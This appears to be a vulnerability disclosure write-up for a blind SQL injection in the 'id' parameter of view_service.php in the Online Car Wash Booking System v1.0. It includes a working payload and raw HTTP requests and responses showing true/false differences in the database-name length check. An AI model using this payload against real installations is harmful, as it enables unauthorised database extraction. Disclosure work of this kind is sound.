debug601 Create SQLi-8.md History

1 contributor

33 lines (23 sloc) | 1.44 KB

Online Car Wash Booking System v1.0 by oretnom23 has SQL injection

vendors: https://www.sourcecodester.com/php/15274/online-car-wash-booking-system-phpoop-free-source-code.html

Vulnerability File: /ocwbs/admin/services/view_service.php?id=

Vulnerability location: /ocwbs/admin/services/view_service.php?id=, id

Current database name: ocwbs_db,length is 8

[+] Payload: /ocwbs/admin/services/view_service.php?id=2%27%20and%20length(database())%20=8--+ // Leak place ---> id

```
GET /ocwbs/admin/services/view_service.php?id=2%27%20and%20length(database())%20=8--
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qr1o26kvu55cqqitadqht6jna5
Connection: close
```

When length (database ()) = 7, Content-Length: 856

```
GET
/ocwbs/admin/services/view_service.php?id=2%27%20and%20length(database())%20=7--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qr1o26kvu55cqqitadqht6jna5
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 19 May 2022 13:20:03 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.1
X-Powered-By: PHP/7.4.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 856
Connection: close
Content-Type: text/html; charset=UTF-8

<style>
    #uni_modal .modal-footer{
        display:none;
    }
</style>
<div class="container-fluid">
        <dl>
            <dt class="text-muted">Service</dt>
            <dd class="pl-4"></dd>
            <dt class="text-muted">Description</dt>
            <dd class="pl-4"></dd>
            <dt class="text-muted">Status</dt>
            <dd class="pl-4">
                <br />
<b>Notice</b>:  Undefined variable: status in
<b>C:\xampp\htdocs\ocwbs\admin\services\view_service.php</b>
                    <span class="badge badge-danger px-3 rounded-
                    </dd>
    </dl>
    <div class="clear-fix my-3"></div>
```

Service
Description
Status

Notice: Undefined variable: status in **C:\xampp\htdocs\ocwbs\admin\services\view_service.php** on line **26**
Inactive


Close

When length (database ()) = 8, Content-Length: 932

```
GET
/ocwbs/admin/services/view_service.php?id=2%27%20and%20length(database())%20=8--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qr1o26kvu55cqqitadqht6jna5
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 19 May 2022 13:20:22 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.1
X-Powered-By: PHP/7.4.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 932
Connection: close
Content-Type: text/html; charset=UTF-8

<style>
    #uni_modal .modal-footer{
        display:none;
    }
</style>
<div class="container-fluid">
        <dl>
            <dt class="text-muted">Service</dt>
            <dd class="pl-4">Tire Black</dd>
            <dt class="text-muted">Description</dt>
            <dd class="pl-4">Integer nec eleifend sapien. Nunc nec massa et mag
malesuada. Phasellus sed elit sed urna sagittis tempor non at libero. Nunc
commodo sit amet sapien in, finibus ullamcorper lorem.</dd>
            <dt class="text-muted">Status</dt>
            <dd class="pl-4">
                                <span class="badge badge-success px-3
```



Service

Tire Black

Description

Integer nec eleifend sapien. Nunc nec massa et magna vestibulum malesuada. Phasellus sed elit sed urna sagittis tempor non sapien in, finibus ullamcorper lorem.

Status

Active

Close